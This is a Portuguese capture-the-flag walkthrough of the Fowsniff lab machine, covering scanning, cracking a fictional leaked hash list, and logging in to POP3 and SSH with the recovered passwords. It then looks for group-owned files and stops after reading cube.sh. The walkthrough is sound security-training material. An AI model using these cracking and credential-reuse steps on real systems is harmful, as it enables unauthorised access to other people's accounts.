
Fowsniff


IP da máquina: 192.168.2.115 // MAC: 08:00:27:66:85:17

Resultados do nmap:

nmap -A -p- -v 192.168.2.115



```
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 90:35:66:f4:c6:d2:95:12:1b:e8:cd:de:aa:4e:03:23 (RSA)
|   256 53:9d:23:67:34:cf:0a:d5:5a:9a:11:74:bd:fd:de:71 (ECDSA)
|_  256 a2:8f:db:ae:9e:3d:c9:e6:a9:ca:03:b1:d7:1b:66:83 (ED25519)
80/tcp  open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Fowsniff Corp - Delivering Solutions
110/tcp open  pop3    Dovecot pop3d
|_pop3-capabilities: TOP SASL(PLAIN) AUTH-RESP-CODE PIPELINING CAPA USER RESP-CODES UIDL
143/tcp open  imap    Dovecot imapd
|_imap-capabilities: have more Pre-login LITERAL+ ENABLE IMAP4rev1 IDLE LOGIN-REFERRALS capabilities list
ed OK AUTH=PLAINA0001 ID SASL-IR post-login
MAC Address: 08:00:27:66:85:17 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```



Fowsniff Corp - Delivering Solutions - Mozilla Firefox
Fowsniff Corp - Delivering S
192.168.2.115

Fowsniff's internal system suffered a data breach that resulted in the exposure of employee usernames and passwords.


Client information was not affected.

Due to the strong possibility that employee information has been made publicly available, all employees have been instructed to change their passwords immediately.

The attackers were also able to hijack our official @fowsniffcorp Twitter account. All of our official tweets have been deleted and the attackers may release sensitive information via this medium. We are working to resolve this at soon as possible.

We will return to full capacity after a service upgrade.

https://twitter.com/fowsniffcorp?lang=en



FowSniffCorp Pwned!
@FowsniffCorp

This account is part of an educational challenge - it has been created by @berzerk0.
For more information, see the explanation - pastebin.com/378rLnGi

pastebin.com/378rLnGi   Joined March 2018


2 Following   9 Followers

Pinned Tweet
FowSniffCorp Pwned! @FowsniffCorp · Mar 9, 2018
lol gr8 security @FowsniffCorp - too bad I'm dumping all your passwords!

FowsniffCorp - Pastebin.com
pastebin.com


Usuários e hashes encontrados:

https://pastebin.com/NrAqVeeX




```
|        (   )  Oooo.         |
+---------\ (----(   )-------+
           \_)    ) /
                 (_/
FowSniff Corp got pwn3d by B1gN1nj4!
No one is safe from my 1337 skillz!


mauer@fowsniff:8a28a94a588a95b80163709ab4313aa4
mustikka@fowsniff:ae1644dac5b77c0cf51e0d26ad6d7e56
tegel@fowsniff:1dc352435fecca338acfd4be10984009
baksteen@fowsniff:19f5af754c31f1e2651edde9250d69bb
seina@fowsniff:90dc16d47114aa13671c697fd506cf26
stone@fowsniff:a92b8a29ef1183192e3d35187e0cfabd
mursten@fowsniff:0e9588cb62f4b6f27e33d449e2ba0b3b
parede@fowsniff:4d6e42f56e127803285a0a7649b5ab11
sciana@fowsniff:f7fd98d380735e859f8b2ffbbede5a7e
```

Quebrando as hashes:




```
root@kali:~# nano fowsniff.txt
```



```
  GNU nano 4.9.3                     fowsniff.txt                      Modified
mauer@fowsniff:8a28a94a588a95b80163709ab4313aa4
mustikka@fowsniff:ae1644dac5b77c0cf51e0d26ad6d7e56
tegel@fowsniff:1dc352435fecca338acfd4be10984009
baksteen@fowsniff:19f5af754c31f1e2651edde9250d69bb
seina@fowsniff:90dc16d47114aa13671c697fd506cf26
stone@fowsniff:a92b8a29ef1183192e3d35187e0cfabd
mursten@fowsniff:0e9588cb62f4b6f27e33d449e2ba0b3b
parede@fowsniff:4d6e42f56e127803285a0a7649b5ab11
sciana@fowsniff:f7fd98d380735e859f8b2ffbbede5a7e
```


cat fowsniff.txt | cut -d ":" -f 2 > hashes.txt



```
root@kali:~# cat fowsniff.txt | cut -d ":" -f 2 > hashes.txt
root@kali:~# cat hashes.txt
8a28a94a588a95b80163709ab4313aa4
ae1644dac5b77c0cf51e0d26ad6d7e56
1dc352435fecca338acfd4be10984009
19f5af754c31f1e2651edde9250d69bb
90dc16d47114aa13671c697fd506cf26
a92b8a29ef1183192e3d35187e0cfabd
0e9588cb62f4b6f27e33d449e2ba0b3b
4d6e42f56e127803285a0a7649b5ab11
f7fd98d380735e859f8b2ffbbede5a7e
```

Senhas descobertas:

https://hashes.com/en/decrypt/hash




✓ Found:

```
0e9588cb62f4b6f27e33d449e2ba0b3b:carp4ever
19f5af754c31f1e2651edde9250d69bb:skyler22
1dc352435fecca338acfd4be10984009:apples01
4d6e42f56e127803285a0a7649b5ab11:orlando12
8a28a94a588a95b80163709ab4313aa4:mailcall
90dc16d47114aa13671c697fd506cf26:scoobydoo2
ae1644dac5b77c0cf51e0d26ad6d7e56:bilbo101
f7fd98d380735e859f8b2ffbbede5a7e:07011972
```

Telnet:

telnet 192.168.2.115 110

Usuário: seina // Senha: scoobydoo2




```
root@kali:~# telnet 192.168.2.115 110
Trying 192.168.2.115...
Connected to 192.168.2.115.
Escape character is '^]'.
+OK Welcome to the Fowsniff Corporate Mail Server!
USER seina
+OK
PASS scoobydoo2
+OK Logged in.
LIST
+OK 2 messages:
1 1622
2 1280
.
```

Evidencia encontrada:

RETR 1


Senha: S1ck3nBluff+secureshell



```
Dear All,

A few days ago, a malicious actor was able to gain entry to
our internal email systems. The attacker was able to exploit
incorrectly filtered escape characters within our SQL database
to access our login credentials. Both the SQL and authentication
system used legacy methods that had not been updated in some time.

We have been instructed to perform a complete internal system
overhaul. While the main systems are "in the shop," we have
moved to this isolated, temporary server that has minimal
functionality.

This server is capable of sending and receiving emails, but only
locally. That means you can only send emails to other users, not
to the world wide web. You can, however, access this system via
the SSH protocol.

The temporary password for SSH is "S1ck3nBluff+secureshell"

You MUST change this password as soon as possible, and you will do so under my
guidance. I saw the leak the attacker posted online, and I must say that your
passwords were not very secure.
```

RETR 2


Usuário: baksteen




```
RETR 2
+OK 1280 octets
Return-Path: <baksteen@fowsniff>
X-Original-To: seina@fowsniff
Delivered-To: seina@fowsniff
Received: by fowsniff (Postfix, from userid 1004)
        id 101CA1AC2; Tue, 13 Mar 2018 14:54:05 -0400 (EDT)
To: seina@fowsniff
Subject: You missed out!
Message-Id: <20180313185405.101CA1AC2@fowsniff>
Date: Tue, 13 Mar 2018 14:54:05 -0400 (EDT)
From: baksteen@fowsniff
```

SSH:

Usuário: baksteen // Senha: S1ck3nBluff+secureshell




```
root@kali:~# ssh baksteen@192.168.2.115
The authenticity of host '192.168.2.115 (192.168.2.115)' can't be established.
ECDSA key fingerprint is SHA256:5i4lzzyTeroRL7skmPatRi24vG1+59KMgqHGLyxre9Y.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.115' (ECDSA) to the list of known hosts.
baksteen@192.168.2.115's password:

                            _____                       _  __  __
      :sdddddddddddddddy+  |  ___|____      _____ _ __ (_)/ _|/ _|
   :yNMMMMMMMMMMMMMNmhsso  | |_ / _ \ \ /\ / / __| '_ \| | |_| |_
.sdmmmmmNmmmmmmmNdyssssso  |  _| (_) \ V  V /\__ \ | | | |  _|  _|
-:      y.      dssssssso  |_|  \___/ \_/\_/ |___/_| |_|_|_| |_|
-:      y.      dssssssso                ____
-:      y.      dssssssso               / ___|___  _ __ _ __
-:      y.      dssssssso              | |   / _ \| '__| '_ \
-:      o.      dssssssso              | |__| (_) | |  | |_) |  _
-:      o.      yssssssso               \____\___/|_|  | .__/  (_)
-:    .+mddddddmyyyyyhy:                              |_|
-: -odMMMMMMMMMMmhhdy/.
.ohdddddddddddddho:                  Delivering Solutions


   ****  Welcome to the Fowsniff Corporate Server! ****
```




```
baksteen@fowsniff:~$ id
uid=1004(baksteen) gid=100(users) groups=100(users),1001(baksteen)
baksteen@fowsniff:~$ uname -a
Linux fowsniff 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Li
nux
baksteen@fowsniff:~$
```

Procurando por grupos:

find / -group users -type f 2>/dev/null




```
baksteen@fowsniff:/home$ find / -group users -type f 2>/dev/null
/opt/cube/cube.sh
/home/baksteen/.cache/motd.legal-displayed
/home/baksteen/Maildir/dovecot-uidvalidity
/home/baksteen/Maildir/dovecot.index.log
/home/baksteen/Maildir/new/1520967067.V801I23764M196461.fowsniff
/home/baksteen/Maildir/dovecot-uidlist
/home/baksteen/Maildir/dovecot-uidvalidity.5aa21fac
/home/baksteen/.viminfo
/home/baksteen/.bash_history
/home/baksteen/.lesshsQ
/home/baksteen/.bash_logout
```



```
baksteen@fowsniff:/opt/cube$ ls
cube.sh
baksteen@fowsniff:/opt/cube$ cat cube.sh
printf "
                            _____                       _  __  __
      :sdddddddddddddddy+  |  ___|____      _____ _ __ (_)/ _|/ _|
   :yNMMMMMMMMMMMMMNmhsso  | |_ / _ \ \ /\ / / __| '_ \| | |_| |_
.sdmmmmmNmmmmmmmNdyssssso  |  _| (_) \ V  V /\__ \ | | | |  _|  _|
-:      y.      dssssssso  |_|  \___/ \_/\_/ |___/_| |_|_|_| |_|
-:      y.      dssssssso                ____
-:      y.      dssssssso               / ___|___  _ __ _ __
-:      y.      dssssssso              | |   / _ \| '__| '_ \
-:      o.      dssssssso              | |__| (_) | |  | |_) |  _
-:      o.      yssssssso               \____\___/|_|  | .__/  (_)
-:    .+mddddddmyyyyyhy:                              |_|
-: -odMMMMMMMMMMmhhdy/.
.ohdddddddddddddho:                  Delivering Solutions\n\n"
```

